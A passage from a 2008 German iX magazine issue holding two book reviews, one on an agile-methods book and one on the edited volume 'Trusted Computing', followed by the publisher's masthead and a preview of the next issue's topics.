Die Praktiken vermitteln Shore und Warden mit einer an die Beschreibung von Patterns angelehnten Struktur: Der Motivation folgen Erläuterung, FAQ, Ergebnis, eventuelle Gegenindikationen und Alternativen. Wobei Letzteres oft recht dürftig ausfällt, ganz einfach mangels Alternativen.

Gut, dass die Autoren viele Literaturhinweise geben, was leider nicht mehr unbedingt üblich ist. Dadurch, dass dieser zweite Teil eher als Nachschlagewerk geschrieben ist, zieht er sich zwar in die Länge, aber von diesem Charakter dürften gerade Einsteiger profitieren.

In „Mastering Agility", dem dritten Teil, haben die Autoren Anleihen bei verschiedenen Meinungsführern der agilen Gemeinschaft gemacht, so bei Alistair Cockburn, Jim Highsmith, Mary Poppendieck und Kent Beck. Herausgekommen sind fünf große Themen, die nach Meinung der Autoren zur Meisterschaft führen: Verbesserung des Prozesses, Vertrauen in die Menschen, Eliminierung von Unnötigem, die Lieferung von Wertvollem und das Streben nach technischer Exzellenz.

In diesem Teil verwenden die Autoren eine andere Struktur als im zweiten. Hier beschreiben sie kurz das jeweilige Prinzip, erklären anschließend eine Technik, indem sie unterstützende agile Praktiken benennen, um schließlich die Auswirkung von deren Kombination zu erklären. Danach untermauern sie diese Kombination mit einer Geschichte aus der Realität. Unklar bleibt, warum bei „Streben nach technischer Exzellenz" keine konkreten Techniken vorkommen, sondern nur Heuristiken.

Grundsätzlich handelt es sich um ein tolles Buch, dessen Stärke die ganzheitliche Betrachtung von Projekten ist. Es gehört als Referenz in jedes agile Team und kann Anhaltspunkte für den Umgang mit verschiedenen (unerwarteten) Situationen anbieten.

JUTTA ECKSTEIN



Norbert Pohlmann, Helmut Reimer (Hrsg.)

Trusted Computing

Ein Weg zu neuen IT-Sicherheitsarchitekturen

Wiesbaden 2007
Vieweg + Teubner Verlag
252 Seiten
34,90 €
ISBN 978-3-8348-0309-2

Sichere Verfahren des E-Government und der E-Commerce sind nur mithilfe sicherer IT realisierbar.“ So eine wohl bekannte Erfahrungstatsache und gleichzeitig ein Zitat aus dem Vorwort von „Trusted Computing“ (TC). Einen Ansatz zur Realisierung einer sicheren IT der Zukunft könnte TC darstellen. Gut, dass fast zehn Jahre nach der Gründung der Trusted Computing Platform Alliance erstmals ein deutsches Buch zu diesem Themenbereich vorliegt.

Auf circa 250 Seiten geben insgesamt 16 Berichte einen Einblick in die verschiedenen Aspekte des Trusted Computing: „Einführung und Grundlagen“, „Sicherheitsbausteine für Anwendungen“, „Anwendungsszenarien“ und „Datenschutz- und rechtliche Aspekte“ bilden die vier Kernbereiche. Durch grundlegende Kapitel am Anfang ist das Buch für den Einsteiger geeignet und räumt mit manchen falschen Behauptungen auf.

Anschließend folgt eine Darstellung der verschiedenen Sicherheitsbausteine: Wozu kann man TC beziehungsweise ein TPM nutzen? Die bilden die Grundlage für das Verständnis des folgenden Abschnitts, der die Möglichkeiten und Probleme des TC in der Praxis beschreibt. Es geht um Fragestellungen zum Schlüsselmanagement in Unternehmen oder den Einsatz von TC in mobilen Geräten/Anwendungen sowie entsprechende Lösungsansätze. Auffällig ist, dass gerade der Bereich der Anwendungen zum Digital Rights Management (DRM) nur am Rande vorkommt. Das Thema Datenschutz kommt bei all der Technik für manche Leser vielleicht ein wenig zu kurz, denn ihm und den rechtlichen Aspekten ist jeweils nur ein Bericht gewidmet.

Bei so viel Stoff bleiben die Berichte zwangsweise eher an der Oberfläche. Wer etwa exemplarischen Quellcode oder konkrete Konfigurationsbeispiele sucht, dürfte enttäuscht sein. Vielmehr geht es um die Vermittlung von Konzepten, und das gelingt den Autoren recht gut. Das Buch als Sammlung von Berichten verschiedener Autoren hat den Vorteil, dass die jeweiligen Spezialisten zu Wort kommen. Nachteilig ist, dass so keine einheitliche Sprache zustande kommen kann, was durch die Mischung von deutschen und englischen Texten verstärkt wird. Summa summarum erhält man aber ein für Techniker wie Berater interessantes Übersichtswerk, das bisher seinesgleichen sucht.

CHRISTOPH WEGENER



Impressum



MAGAZIN FÜR PROFESSIONELLE INFORMATIONSTECHNIK

Postfach 61 04 07, 30604 Hannover; Helstorfer Straße 7, 30625 Hannover

Redaktion
Telefon: 05 11/53 52-387, Fax: 05 11/53 52-361, E-Mail: post@ix.de
Abonnements: Telefon: 0711/72 52-292, Fax: 0711/72 52-392, E-Mail: abo@heise.de

Herausgeber: Christian Heise, Ansgar Heise

Redaktion: Chefredakteur: Jürgen Seeger (JS) -386

Stellv. Chefredakteur: Henning Behme (hb) -374

Ltd. Redakt.: Kersten Auel (ka) -367, Ralph Hülsenbusch (rh) -373, Bert Ungerer (un) -368

Jürgen Diercks (jd) -379, Christian Kirsch (ck) -590, Wolfgang Möhle (WM) -384, Susanne Nolte (sun) -689, André von Raison (avr) -377, Michael Riepe (mr) -787, Ute Roos (ur) -535

Redaktionsassistenz: Carmen Lehmann (cle) -387, Michael Mentzel (mm) -153

Korrespondent Köln/Düsseldorf/Ruhrgebiet:
Achim Born, Siebengebirgsallee 82, 50939 Köln,Telefon: 02 21/4 20 02 62,
E-Mail: ab@ix.de

Korrespondentin München:
Susanne Franke, Ansbacherstr. 2, 80796 München, Telefon: 089/28 80 74 80,
E-Mail: sf@ix.de

Ständige Mitarbeiter: Torsten Beyer, Detlef Borchers, Fred Hantelmann, Kai König, Michael Kuschke, Barbara Lange, Stefan Mintert, Holger Schwichtenberg, Susanne Schwonbeck, Christian Segor, Diane Sieger, Axel Wilzopolski, Nikolai Zotow

DTP-Produktion: Enrico Eisert, Wiebke Preuß, Matthias Timm, Hinstorff Verlag, Rostock

Korrektorat/Chefin vom Dienst: Anja Fischer

Fotografie: Martin Klauss Fotografie, Despetal/Barfelde

Titelidee: ***iX;*** Titel- und Aufmachergestaltung: Dietmar Jokisch

Verlag und Anzeigenverwaltung:
Heise Zeitschriften Verlag GmbH & Co. KG, Postfach 61 04 07, 30604 Hannover;
Helstorfer Straße 7, 30625 Hannover; Telefon: 05 11/53 52-0, Fax: 05 11/53 52-129

Geschäftsführer: Ansgar Heise, Steven P. Steinkraus, Dr. Alfons Schräder

Mitglied der Geschäftsleitung: Beate Gerold

Verlagsleiter: Dr. Alfons Schräder

Anzeigenleitung: Michael Hanke -167, E-Mail: michael.hanke@heise.de

Assistenz: Christine Richter -534, E-Mail: christine.richter@heise.de

Anzeigendisposition: Christine Richter -534, E-Mail: christine.richter@heise.de

Anzeigenverkauf: PLZ-Gebiete 0–3, Ausland:
Oliver Kühn -395, E-Mail: oliver.kuehn@heise.de,
PLZ-Gebiete 8–9: Ralf Räuber -218, E-Mail: ralf.raeuber@heise.de
Sonderprojekte: Isabelle Paeseler -205, E-Mail: isabelle.paeseler@heise.de

Anzeigen-Inlandsvertretung: PLZ-Gebiete 4–7:
Karl-Heinz Kremer GmbH, Sonnenstraße 2, D-66957 Hilst,
Telefon: 063 35/92 17-0, Fax: 063 35/92 17-22, E-Mail: karlheinz.kremer@heise.de

Anzeigen-Auslandsvertretung:
Großbritannien, Irland: Oliver Smith & Partners Ltd. Colin Smith, 18 Abbeville Mews, 88 Clapham Park Road, London SW4 7BX, UK, Telefon: (00 44) 20/79 78-14 40, Fax: (00 44) 20/79 78-15 50,
E-Mail: colin@osp-uk.com

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 20 vom 1. Januar 2008.

Leiter Vertrieb und Marketing: Mark A. Cano (-299)

Werbeleitung: Julia Conrades (-156)

Teamleitung Herstellung: Bianca Nagel (-456)

Druck: Dierichs Druck + Media GmbH & Co. KG, Kassel

Sonderdruck-Service: Bianca Nagel (-456, Fax: -360)

Verantwortlich: Textteil: Jürgen Seeger; Anzeigenteil: Michael Hanke

***iX* erscheint monatlich**

Einzelpreis € 5,50, Österreich € 6,20, Schweiz CHF 10,70, Benelux € 6,70, Italien € 6,70

Das Abonnement für 12 Ausgaben kostet: Inland € 56,–, Ausland (außer Schweiz) € 63,–; Studentenabonnement: Inland € 42,–, Ausland (außer Schweiz) € 47,– nur gegen Vorlage der Studienbescheinigung (inkl. Versandkosten Inland € 8,30, Ausland € 13,30), Luftpost auf Anfrage.

iX-Abo⁺ (inkl. jährlicher Archiv-CD-ROM) jeweils zzgl. € 8,–

Für GI-, VDI-KfIT-, GUUG-, IUG-, LUG-, AUGE- und Mac-e.V.-Mitglieder gilt der Preis des Studentenabonnements (gegen Mitgliedsausweis).

Kundenkonto in Österreich:
Dresdner Bank AG, BLZ 19675, Kto.-Nr. 2001-226-00 EUR, SWIFT: DRES AT WX

Kundenkonto in der Schweiz: UBS AG, Zürich, Kto.-Nr. 206 P0-465.060.0

Abo-Service:
Heise Zeitschriften Verlag, Kundenservice, Postfach 810520, 70522 Stuttgart,
Telefon: 0711/72 52-292, Fax: 0711/72 52-392, E-Mail: abo@heise.de

Für Abonnenten in der Schweiz Bestellung über:
Thali AG, Aboservice, Industriestr. 14, CH-6285 Hitzkirch,
Telefon: 041/919 66 11, Fax: 041/919 66 77, E-Mail: abo@thali.ch, Internet: www.thali.ch (Jahresabonnement: CHF 111,–; Studentenabonnement: CHF 83,25)

Das Abonnement ohne Archiv-CD-ROM ist jederzeit mit Wirkung zur jeweils übernächsten Ausgabe kündbar. Das *iX-Abo⁺* (incl. jährlicher Archiv-CD-ROM) gilt zunächst für ein Jahr und ist danach zur jeweils übernächsten Ausgabe kündbar.

Vertrieb Einzelverkauf (auch für Österreich, Luxemburg und Schweiz): MZV Moderner Zeitschriften Vertrieb GmbH & Co. KG, Breslauer Str. 5, 85386 Eching, Telefon: 089/319 06-0, Fax: 089/319 06-113, E-Mail: mzv@mzv.de, Internet: www.mzv.de

Printed in Germany



ISSN 0935-9680





Open-Source-Websicherheit

In der vorliegenden Ausgabe ist unter anderem die Relevanz von Web Application Firewalls (WAF) für die Sicherheit von Webanwendungen ein Thema. Der bekannteste Open-Source-Vertreter dieser Gattung, der auch in produktiven Umgebungen ausreichend Schutz bietet, heißt Modsecurity. Er entstand unter den Fittichen des Apache-Projekts und kommt gemeinsam mit dem freien Webserver auf Unix und Windows zum Einsatz. *iX* untersucht, was die aktuelle Version 2.5 der freien WAF kann und was nicht.

SQL Server 2008 und Virtual Earth

Internet-Kartendienste wie Google Maps oder Virtual Earth befreiten die geografischen Informationen aus den heiligen Hallen der Vermessungsämter und brachten sie auf den heimischen PC. Mit Microsofts SQL Server 2008 kann der Anwender nun diese Daten lokal speichern und verarbeiten, aber leider hat er keine Funktion, die das Ergebnis auf einer Landkarte darstellt. Hier muss der Entwickler mit einigen Zeilen Code einspringen und Geo-Anwendungen erstellen.

Marktübersicht: Integrierte Archivsysteme

Die Art der Archivierung von Geschäftsdaten muss nicht nur technischen Überlegungen genügen, sondern auch nationale und eventuell sogar internationale juristischen Vorschriften einhalten. Eine Archivierungs-Appliance, die Hard- und Software aus einer Hand liefert, kann in vielen Fällen diesbezüglich das Leben erleichtern. Nicht ohne Grund ist so ein vielfältiges Angebot entstanden.

Heft 09/2008 erscheint am 21. August 2008

Framework für Ajax und mehr

Javascript-Bibliotheken, die wenigstens auch eine Ajax-Schnittstelle bieten, gibt es in dreistelliger Zahl. jQuery, das derzeit in Version 1.2.3 vorliegt, unterscheidet sich von den Großen in diesem Feld dadurch, dass es sich auf weniger beschränkt, aber außer Ajax beispielsweise Animationen erleichtert – für die gängigen Browser.



Fibre Channel Troubleshooting

Nicht nur beim Einrichten des ersten eigenen SAN tauchen Fehler auf. Implementiert man das Netz schrittweise und überprüft die Schritte, kann man nicht nur die Fehler schneller eingrenzen und beheben, sondern nebenbei fällt auch eine Checkliste für die künftige Fehlerjagd ab.

Das bringen





Notebooks ab 300 Euro im Test

QoS-Router: Bandbreite richtig einteilen

Langzeittest: Wie lange halten die Daten auf DVD-R?

LCD-Monitore: Die Schnäppchen ab 150 Euro

Heft 16/08 jetzt im Handel





Die nächste Blase? Warum es so schwierig ist, mit dem Web 2.0 Geld zu verdienen.

Volle Ladung: Ein Akku aus dem MIT soll Elektroautos voranbringen.

Hotel der Zukunft: In Hongkong schaffen Experten digitalen Komfort.

Heft 08/08 jetzt im Handel

TELEPOLIS
MAGAZIN DER NETZKULTUR



Hans Schmid: Wir sind Marsmenschen.

Stephan Schleim: Fünf Gründe für Psycho-Enhancement

www.heise.de/tp/